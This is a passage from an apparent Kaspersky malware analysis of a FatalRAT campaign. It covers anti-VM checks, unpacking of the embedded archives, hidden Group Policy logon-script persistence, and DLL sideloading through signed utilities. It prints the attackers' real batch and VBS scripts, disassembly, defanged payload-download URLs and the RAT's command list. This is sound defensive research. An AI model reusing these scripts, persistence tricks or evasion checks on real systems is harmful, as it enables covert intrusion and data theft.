


Fig. 6 The error message and the malware code that generates it

The message is displayed via a standard modal dialog window and contains a few typos that highlight the level of inaccuracy and ignorance demonstrated by the actors.

The malware conducts a series of checks to determine whether it is necessary to activate destructive activity on a given system, each check having its own identifier (name):

Condition name (id)	Condition description
Two:safe1	Searches the desktop for the files **My Document.txt** and **My Document.xls**; if either of these files is found, the check is considered to have failed
safe2	Searches for the substring C:\tmp in the malware executable file path; if the substring is found, the check is considered to have failed
Two:safe4	Checks the file name for special characters; if they are found, the check is considered to have failed
Two:safe5	If the system localization language is not one of the following: *Chinese (Hong Kong S.A.R.) 3076* *Chinese (Macau S.A.R.) 5124* *Chinese (People's Republic of China) 2052* *Chinese (Singapore) 4100* *Chinese (Taiwan) 1028* the check is considered to have failed

© 2025 AO KASPERSKY LAB

	Checks whether the system's time zone is set to UTC+8 (includes many Asian countries); if set to a different time zone, the check is considered to have failed
Two:safe6	The malware obtains the registry key value **HKEY_LOCAL_MACHINE\SYSTEM\ ControlSet001\Services\disk\Enum\0** and checks for the presence of the **vmware** substring in the key value; if the substring is present, the check is considered to have failed. This prevents the malware from performing destructive activity on virtual machines

If any of the checks fail, the malware makes an HTTP GET request to the page **<submitURL>/submiterror?id=&error_id=<conditionName>**, where **<submitURL>** is the **submit** server address taken from the configuration file and **<conditionName>** is the name of the condition that was failed. The malicious program then specifically generates an exception and crashes.

If the checks are passed, Fangao.dll begins the process of unpacking the resources it contains. The unpacker utility (**unrar.dll**) is saved from resource **103** in the directory with the executable file of the malicious program, and its file is assigned the hidden and system attributes. The malware also creates two new folders: **C:\ProgramData\KnGoe** and **C:\ProgramData\8877**.

The resource with the name **101** is extracted and saved to the file **C:\ProgramData\KnGoe\PO520.rar**, the resource with the name **102** is extracted and saved to the file **C:\ProgramData\KnGoe\QD.rar** and the resource with the name **104** is extracted and saved to the file **C:\ProgramData\KnGoe\MMC.rar**.

Once the archives are saved, Fangao.dll begins to extract files from them using **unrar.dll** mentioned above and the password **by2022**. Below we provide detailed information about the unpacked files:

Archive	Destination path	File description
PO520.rar	C:\ProgramData\KnGoe\e.dll	DDUtility.dll, part of legitimate DriverAssistant utility
PO520.rar	C:\ProgramData\KnGoe\r.dll	DMMUtility.dll, part of legitimate DriverAssistant utility
PO520.rar	C:\ProgramData\KnGoe\t.dll	wke.dll – sideloaded malicious DLL
PO520.rar	C:\ProgramData\KnGoe\t.ini	"MZ" header stored inside text file
PO520.rar	C:\ProgramData\KnGoe\w.dll	acvb.exe – executable file used for

© 2025 AO KASPERSKY LAB

		DLL sideloading (into the DriverAssistant process)
QD.rar	C:\ProgramData\KnGoe\0user.exe	Legitimate software, part of PureCodec
QD.rar	C:\ProgramData\KnGoe\update.ini	PureCodec configuration file
QD.rar	C:\ProgramData\KnGoe\YX.vbs	Malicious VBS script
QD.rar	C:\ProgramData\KnGoe\user.bat	Malicious CMD script
MMC.rar	C:\ProgramData\8877\Local Group Policy Editor.msc	Group policy editor in Chinese language




Fig. 7 Fangao.dll resource unpacking scheme

After unpacking, the archives are deleted and the malicious program searches for instances of the **mmc.exe** process among running programs and terminates them.

The malicious program checks for the existence of the registry key **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Group Policy\Scripts\Logon**, which is not present in the operating system by default, but is created if group policies specify scripts to execute when a user logs on to the system. If the registry key exists, the malware assumes that persistence has

© 2025 AO KASPERSKY LAB

already been established and exits – the legitimate cases where this approach is used to launch scripts at user logon are ignored by the actors (probably considered to be rare).

If the registry key does not exist, the malware attempts to create a persistence mechanism by simulating GUI operations (described below) with the help of the policy editor UI they brought. This approach means the actors don't have to mess with the UAC bypass – they get the rights they need by executing the legitimate and signed DriverUtility tool (described later).

Using Windows Explorer, Fangao.dll opens the **C:\ProgramData\8877** directory where the Chinese version of the Group Policy Editor toolkit was previously unpacked. The opened Windows Explorer window is immediately hidden by a separate thread, and the malware sends messages to the hidden Windows Explorer window to emulate left clicks of the mouse, thus the malicious program launches the Group Policy Editor, simulating user actions via the GUI.

The window of the running Group Policy Editor is also hidden (using the SetWindowPos and EnableWindow API functions), after which the malicious program begins "navigating" inside the window. First, it selects the navigation panel on the left (highlighted in blue in Figure 8).

Next, the malware interacts with the window by searching for the necessary elements by window class name and sending messages to it with WM_KEYDOWN and WM_KEYUP codes to simulate keystrokes. Using this GUI interaction approach, Fangao.dll manages to navigate to the User Configuration → Windows Settings → Scripts (Logon/Logoff) section (Figure 8 – step 1), and create a group policy in the Logon subsection (Figure 8 – steps 2, 3) pointing to the PureCodec application exploited in the attack (**C:\ProgramData\KnGoe\0user.exe**).

© 2025 AO KASPERSKY LAB




Fig. 8 Malicious GUI actions carried out in a hidden Group Policy Editor window

It is important to keep in mind that because the window is hidden, the user does not see these actions.

```
push    0               ; lpszWindow
push    offset aMdiclient ; "MDIClient"
push    0               ; hWndChildAfter
push    eax             ; hWndParent
call    ebx ; FindWindowExW
push    0               ; lpszWindow
push    offset aMmcchildfrm ; "MMCChildFrm"
push    0               ; hWndChildAfter
push    eax             ; hWndParent
call    ebx ; FindWindowExW
push    0               ; lpszWindow
push    offset aMmcviewwindow ; "MMCViewWindow"
push    0               ; hWndChildAfter
push    eax             ; hWndParent
call    ebx ; FindWindowExW
push    0               ; lpszWindow
push    offset aSystreeview32 ; "SysTreeView32"
mov     esi, eax
push    0               ; hWndChildAfter
push    esi             ; hWndParent
call    ebx ; FindWindowExW
push    0               ; lpszWindow
push    offset aSyslistview32 ; "SysListView32"
push    0               ; hWndChildAfter
push    esi             ; hWndParent
mov     ebx, eax
call    ds:FindWindowExW
```

```
                        ; sub_10003130+68↑j
mov     edi, ds:SendMessageW
push    0               ; lParam
push    28h ; '('       ; wParam // DOWN ARROW key
push    WM_KEYDOWN      ; Msg
push    ebx             ; hWnd
call    edi ; SendMessageW
push    0               ; lParam
push    28h ; '('       ; wParam // DOWN ARROW key
push    WM_KEYUP        ; Msg
push    ebx             ; hWnd
call    edi ; SendMessageW
mov     esi, ds:Sleep
push    3E8h            ; dwMilliseconds
call    esi ; Sleep
push    0               ; lParam
push    25h ; '%'       ; wParam // LEFT ARROW key
push    WM_KEYDOWN      ; Msg
push    ebx             ; hWnd
call    edi ; SendMessageW
push    0               ; lParam
push    25h ; '%'       ; wParam // LEFT ARROW key
push    WM_KEYUP        ; Msg
push    ebx             ; hWnd
call    edi ; SendMessageW
push    1000            ; dwMilliseconds
call    esi ; Sleep
```

Fig. 9 Code for navigating via the GUI and sending keystrokes to the hidden window

© 2025 AO KASPERSKY LAB

This is how the second-stage loader ensures automatic launch of malware after user login by creating a new group policy user logon script and specifying the path to the legitimate PureCodec application file as the program to execute (its use in the attack is described in the next section).

To make sure that the autorun procedure is successful, the malicious program checks once again whether the registry key **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Group Policy\Scripts\Logon** is present in the system, and if it is missing, the error "RegRunError" is sent to the standard output stream (stdout).

This completes the malware installation procedure and Fangao.dll launches **C:\ProgramData\KnGoe\0user.exe** and then terminates.

Malware workflow

In this section we will look at the operating algorithm of the installed malware, which is also of particular interest. The threat actor uses a black and white method where the actor leverages the functionality of legitimate binaries to make the chain of events look like normal activity. The attackers also used a DLL sideloading technique to hide the persistence of the malware in legitimate process memory. The malware launch sequence is shown below:




Fig. 10 FatalRAT launch sequence

© 2025 AO KASPERSKY LAB

Exploitation of PureCodec (0user.exe)

0user.exe is legitimate software. Its original name is PurePlayer.exe. The binary is part of the legitimate installer of PureCodec software that is distributed via various Chinese software distribution sites.

The legitimate 0user.exe binary would, under normal circumstances, load the **update.ini** configuration file and run the binary specified as the **path** parameter in the **update.ini** file by performing the *ShellExecuteExA* Windows API call. PotPlayer.exe in a legitimate use case.

In this case, the threat actor manipulates the contents of **update.ini** to execute the next staged process: **YX.vbs**.

```
[config]
path=C:\ProgramData\KnGoe\YX.vbs
```

Fig. 11 Malicious version of update.ini

```
1  [config]
2  path=C:\Program Files (x86)\Pure Codec\x64\PotPlayerMini64.exe
3  ver=20230731
4  cver=20230731
5
```

Fig. 12 Example of contents of legitimate update.ini

Malicious scripts: YX.vbs and user.bat

YX.vbs started by **0user.exe** (PureCodec app) runs **user.bat** using *wscript.shell*.

```
set ws=wscript.createobject("wscript.shell")
ws.run "C:\ProgramData\KnGoe\user.bat",0
```

Fig. 13 Contents of YX.vbs

Then user.bat performs the following:

1. Creates a new **C:\user0** directory
2. Removes the **C:\test** directory
3. Checks if **user0.exe** is already running, and if so, kills it using **taskill.exe**
4. Checks if the file **C:\ProgramData\KnGoe\w.dll** exists; if it does, it adds the MZ header stored in **C:\ProgramData\KnGoe\t.ini** to it as well as to three other files (**C:\ProgramData\KnGoe\e.dll**,

© 2025 AO KASPERSKY LAB

C:\ProgramData\KnGoe\r.dll, **C:\ProgramData\KnGoe\t.dll**) and saves them to the **C:\user0** folder under the respective file names:

Source path	Destination path
C:\ProgramData\KnGoe\w.dll	C:\user0\acvb.exe
C:\ProgramData\KnGoe\e.dll	C:\user0\DDUtility.dll
C:\ProgramData\KnGoe\r.dll	C:\user0\DMMUtility.dll
C:\ProgramData\KnGoe\t.dll	C:\user0\wke.dll

5. Sets the following attributes to **C:\user0** folder: *read only*, *system*, *hidden* and *archived*.
6. Pings 127.0.0.1 (used to pause script execution).
7. Runs **C:\user0\acvb.exe** (DriverAssistant tool).
8. Pings 127.0.0.1 (used to pause script execution).
9. Sets the following attributes to all files in the **C:\test** folder: *read only*, *system*, *hidden* and *archived*.
10. Retrieves the list of running processes using *tasklist* and finds the process running **acvb.exe** using *findstr*. If the process is not found, it returns to step 4.
11. Sets the following attributes to **C:\ProgramData\KnGoe\YX.vbs**: *read only*, *system*, *hidden* and *archived*.
12. Sets the following attributes to files in the **C:\user0** folder: *read only*, *system*, *hidden* and *archived*.

```
@echo off
md "C:\user0"
rd "C:\test" /s /q
taskkill /f /im 0user.exe
IF EXIST "C:\ProgramData\KnGoe\w.dll" GOTO Z
exit
IF EXIST "C:\ProgramData\KnGoe\e.dll" GOTO Z
exit
IF EXIST "C:\ProgramData\KnGoe\r.dll" GOTO Z
exit
IF EXIST "C:\ProgramData\KnGoe\t.dll" GOTO Z
exit
:Z
copy /b C:\ProgramData\KnGoe\t.ini+C:\ProgramData\KnGoe\w.dll C:\user0\acvb.exe"
copy /b C:\ProgramData\KnGoe\t.ini+C:\ProgramData\KnGoe\e.dll C:\user0\DDUtility.dll"
copy /b C:\ProgramData\KnGoe\t.ini+C:\ProgramData\KnGoe\r.dll C:\user0\DMMUtility.dll"
copy /b C:\ProgramData\KnGoe\t.ini+C:\ProgramData\KnGoe\t.dll C:\user0\wke.dll"
attrib +s +a +h +r "C:\user0"
IF EXIST "C:\user0\acvb.exe" GOTO Y
GOTO Z
:Y
@ping 127.0.0.1 -n 3 >nul
start "" "C:\user0\acvb.exe"
@ping 127.0.0.1 -n 1 >nul
attrib +s +a +h +r "C:\test"
tasklist|findstr /i "acvb.exe" ||goto Z
::@del "C:\user0\svchoet.exe" /AR /AH /AS /AA 2>nul
attrib +s +a +h +r "C:\ProgramData\KnGoe\*.vbs"
attrib +s +a +h +r "C:\user0\*.*"
exit
```


© 2025 AO KASPERSKY LAB

Fig. 14 Contents of user.bat

It is worth noting that the script contains one commented out line:

```
::@del "C:\user0\svchoet.exe" /AR /AH /AS /AA 2>nul
```

It is clear that the file **C:\user0\svchoet.exe** is attempting to masquerade as a system file and is most likely part of the attack being investigated, but during our research we were unable to find any other traces of this file being used.

It is also clear that the level of sophistication of the .bat file developer is low, as three of the four initial checks would never run, and the script may run an obvious infinite loop in some of the possible deployment cases.

Exploitation of DriverAssistant (acvb.exe)

The **acvb.exe** binary is the DriverAssistant utility from a Chinese developer that helps install drivers on the machine. The threat actor leverages **acvb.exe**, which is vulnerable to DLL sideloading. Launching DriverAssistant requires administrator rights and, if not launched as a service, results in the UAC window being displayed. The three highlighted libraries contain helper functions necessary for DriverAssistant, so these libraries are dropped to the disk. Threat actors opt to substitute any of the legitimate DLLs with a malicious DLL instead. During our research, we saw cases of DLL sideloading of other libraries from these three, highlighting the flexibility of the attacker in their choice of DLL replacement.




Fig. 15 Acvb.exe imported DLLs

In this case, DriverAssistant (**acvb.exe**) loads **wke.dll**, which was previously extracted from **Fangao.dll** resources with the name **t.dll**, and calls its exported function **wkeInit**.

© 2025 AO Kaspersky Lab

Third-stage loader (wke.dll)

This DLL also contains debug information in its string references:

K:\C++\DLL反射注入器四件套二号\Release\DLL运行器DLL版(wke.dll).pdb

This PDB path could be translated as " K:\C++\DLLReflective injector four-piece set No. 2\Release\DLLrunnerDLLVersion(wke.dll).pdb ".

wke.dll is packed using ASPacker, with a large number of null bytes appended to the end of the file to increase its size and make it bloated. It is unpacked in memory at runtime.

When the DriverAssistant app loads this DLL and calls the exported *wkeInit* function, the malware code makes an HTTP GET request to a hardcoded URL, for example:

http://mytodesktest-1257538800.cos.ap-nanjing.myqcloud[.]com/DLL.dll

DLL.dll is a FatalRAT payload described in the next section. The loaded library is not saved on disk, but is decrypted using an xor operation and executed in memory.

Final payload – FatalRAT

Other research groups, in particular LevelBlue (formerly AT&T Security) and Antiy, described FatalRAT in detail, but Kaspersky Threat Attribution Engine (KTAE) showed only a 73–76% code match with the described versions of FatalRAT, prompting us to describe a new version of this malware.

FatalRAT performs 17 checks for an indicator that the malware executes in a virtual machine or sandbox environment, including some specific ones such as ThreatBook Cloud Sandbox.

If any of the checks fail, the malware stops executing. The malware also terminates all instances of the rundll32.exe process, which is also likely a measure to prevent malware analysis, since FatalRAT is a DLL that must be launched by malware loaders, not a system utility.

FatalRAT also blocks the ability to lock the computer by setting the registry key **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableLockWorkstation** to **1**.

Also, in a separate thread, FatalRAT starts intercepting keystrokes on the keyboard, i.e., launches a keylogger. The intercepted information is written to the file **C:\Windows\Fatal.key**.

© 2025 AO KASPERSKY LAB

The malware decrypts hardcoded configuration data using an algorithm identical to previous versions. However, in the case of the samples being analyzed, instead of the malware's command and control server, the hardcoded configuration data contains the IP address of Google (8.8.8.8):

```
push    eax             ; lpString2
push    offset aFatal   ; "Fatal"
call    edi ; lstrcpyA
push    esi             ; lpString2
push    offset a8888    ; "8.8.8.8"
call    edi ; lstrcpyA
lea     eax, [esi+44h]
push    eax             ; lpString2
push    offset a123456_0 ; "123456"
call    edi ; lstrcpyA
lea     eax, [esi+1D9h]
push    eax             ; lpString2
push    offset byte_96771C4 ; lpString1
call    edi ; lstrcpyA
lea     eax, [esi+175h]
push    eax             ; lpString2
push    offset Destination ; "%SystemRoot%\\"
call    edi ; lstrcpyA
lea     eax, [esi+58h]
push    eax             ; lpString2
push    offset aSvwxyaExe ; "Svwxya.exe"
call    edi ; lstrcpyA
lea     eax, [esi+71h]
push    eax             ; lpString2
push    offset aStuvwxAbcdefgh ; "Stuvwx Abcdefgh"
call    edi ; lstrcpyA
lea     eax, [esi+0B7h]
push    eax             ; lpString2
push    offset aStuvwxAbcdefgh_0 ; "Stuvwx Abcdefgh Jklmnopq Stuv"
call    edi ; lstrcpyA
lea     eax, [esi+0FDh]
mov     ebx, offset aStuvwxyaCdefgh ; "Stuvwxya Cdefghijk Mnopqrs Uvwxyabc Efg"
push    eax             ; lpString2
```

Fig. 16 FatalRAT decrypted strings

The malware then reads the online value from the **C:\Users\Public\vanconfig.ini** configuration file created by **Before.dll** and decrypts it using xor with the *0x58* key:

```
CHAR *__cdecl sub_9665721(LPCSTR vanconfig_ini, LPCSTR lpKeyName_online_)
{
  GetPrivateProfileStringA(AppName_Data_, lpKeyName_online_, Default, ReturnedString, 0x100u, vanconfig_ini);
  decrypt_config(ReturnedString);
  return ReturnedString;
}
```

Fig. 17 FatalRAT external config loading and decryption routine

The server address and port from the *online* value of **vanconfig.ini** are used by FatalRAT to connect to the command and control server.

Depending on the configuration, the malicious program can automatically launch itself on the infected system using a registry key and a service. If this option is

© 2025 AO KASPERSKY LAB

enabled, FatalRAT downloads its binary from the command and control server and saves the downloaded buffer to the path **C:\Windows\nw_elf.dll** and sets it as a value to the registry key **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\SVP7**. If a service is created, its name and description are taken from the configuration data specified in the malware code.

Next, FatalRAT collects information about the infected system and sends the collected information to the malware's command and control server:

- External IP address (obtained using the http://www.taobao.com/help/getip.php service)
- Operating system installation time
- Operating system architecture and version
- Information about malware service/registry key
- Information about CPU
- Information about whether the user is currently idle (no input events received for more than 180,000 ticks)
- User name
- Whether the Tencent QQ messenger is running on the system (search by window class **CTXOPConntion_Class**)
- Information about security solutions and other software running on the system; FatalRAT searches for the following processes:

Process name	Application
360tray.exe	360 Total Security
avp.exe	Kaspersky security solutions
KvMonXP.exe	Jiangmin security solutions
RavMonD.exe	Rising Antivirus
360sd.exe	Qihu 360 Internet Security
Miner.exe	Probably some type of cryptocurrency miner
egui.exe	ESET Smart Security
kxetray.exe, ksafe.exe	Kingsoft applications
TMBMSRV.exe	Trend Micro Internet Security
avgui.exe	AVG Internet Security
ashDisp.exe	Avast antivirus software
MPMON.EXE	Micropoint security solutions
avcenter.exe, arcavir.exe, agent.exe	Avira security solutions
spidernt.exe	Dr.Web security solutions

© 2025 AO KASPERSKY LAB

Mcshield.exe	McAfee VirusScan
f-secure.exe	F-Secure security solutions
ccSvcHst.exe, ccSetMgr.exe	Symantec security solutions
authfw.exe	Authentium Firewall
vsserv.exe	Bitdefender Total Security
cfp.exe	COMODO security solutions
F-PROT.exe	F-Prot Antivirus
guardxservice.exe	Ikarus security solutions
mssecess.exe	Microsoft Security Essentials
V3Svc.exe, patray.exe	AhnLab security solutions
remupd.exe	Panda antivirus software
almon.exe	Sophos AutoUpdate Monitor
APASServ.exe	Sunbelt AutoPilot
FortiTray.exe	Fortinet software
NVCSched.exe	Norman Virus Control Scheduler
QQPCRTP.exe	Tencent QQPCMgr
BaiduSdSvc.exe	Baidu Antivirus
qq.EXE	Tencent QQ
yy.exe	xfplay
9158.EXE	9158chat
Camfrog Video Chat.exe	Camfrog Video Chat
mstsc.EXE	Windows remote desktop client
AliIM.exe	TradeManager
DUBrute.exe	DUBrute bruteforce tool
Nsvmon.npc	Naver Anti-Virus
knsdtray.exe	Keniu Free Antivirus
FTP.exe	Windows FTP client
ServUDaemon.exe	Serv-U FTP Server
safedog.exe	Safedog security solution
QUHLPSVC.EXE	Quick Heal AntiVirus
s.exe, 1433.exe	Unknown

© 2025 AO KASPERSKY LAB

When all the data has been collected, the malware transfers it to the command and control server. The method of encrypting and decrypting traffic to the management server has not changed from the previous version of FatalRAT.

```
int __cdecl Encrypt_C2_data(int a1, int a2)
{
  int result; // eax
  int i; // ecx

  result = a1;
  for ( i = 0; i < a2; ++i )
    *(_BYTE *)(i + a1) = (*(_BYTE *)(i + a1) - 121) ^ 0x15;
  return result;
}
```

Fig. 18 FatalRAT C2 request encryption routine

Next, the malware waits for commands to arrive from the command and control server; the commands supported by the detected version of FatalRAT are listed below:

Command id	Command description
0x6B	Runs keylogger and sends collected data to C2
0x6C-0x71	Command codes reserved for plugins
0x7C	Executes one specified subcommand: • 0x7D – corrupt Master Boot Record (MBR) • 0x7E – open the CD\DVD drive • 0x7F – close the CD\DVD drive • 0x80 – show Program Manager window • 0x81 – hide Program Manager window • 0x82 – play monophonic sounds through the built-in speakers • 0x83 – move running windows and play monophonic sounds through the built-in speakers 15 times • 0x84 – turn off the screen • 0x85 – turn on the screen • 0x86 – hide TaskBar • 0x87 – show TaskBar • 0x88 – swap left and right mouse buttons • 0x89 – restore mouse buttons actions
0x8A	Sends data collected by keylogger to command and control server
0x8C	Changes screen resolution to 1600x900
0x8E	Runs the application with the rights of another user

© 2025 AO KASPERSKY LAB

0x8F	Finds and deletes user data in the Chrome browser (Chrome User Data)
0x90	Kills **explorer.exe** process
0x91	Finds and deletes user data (cookies and history) in the Internet Explorer browser
0x92	Deletes **\AppData\Local\Google\Chrome\User Data\Default** folder
0x93	Deletes **\AppData\Roaming\Microsoft\Skype for Desktop** folder
0x94	Executes **del /s /f %appdata%\Mozilla\Firefox\Profiles*.db** command to delete Mozilla Firefox user profiles data
0x95	Deletes **\AppData\Roaming\360se6\User Data\Default** folder
0x96	Deletes **\AppData\Local\Tencent\QQBrowser\User Data\Default** folder
0x97	Deletes **\AppData\Roaming\SogouExplorer** folder
0x98	Starts processes: **%AppData%\run.exe -e -n d.rar**, then starts **svp7.exe**, and **1200.exe**; the command is saved to file **C:\ProgramData\jy.lnk**
0x99	Downloads UltraViewer from **http://svp7[.]net:9874/UltraViewer.exe** and installs it
0x9A	Downloads AnyDesk from **http://svp7[.]net:9874/AnyDesk.exe** and runs it with connection password **123456**
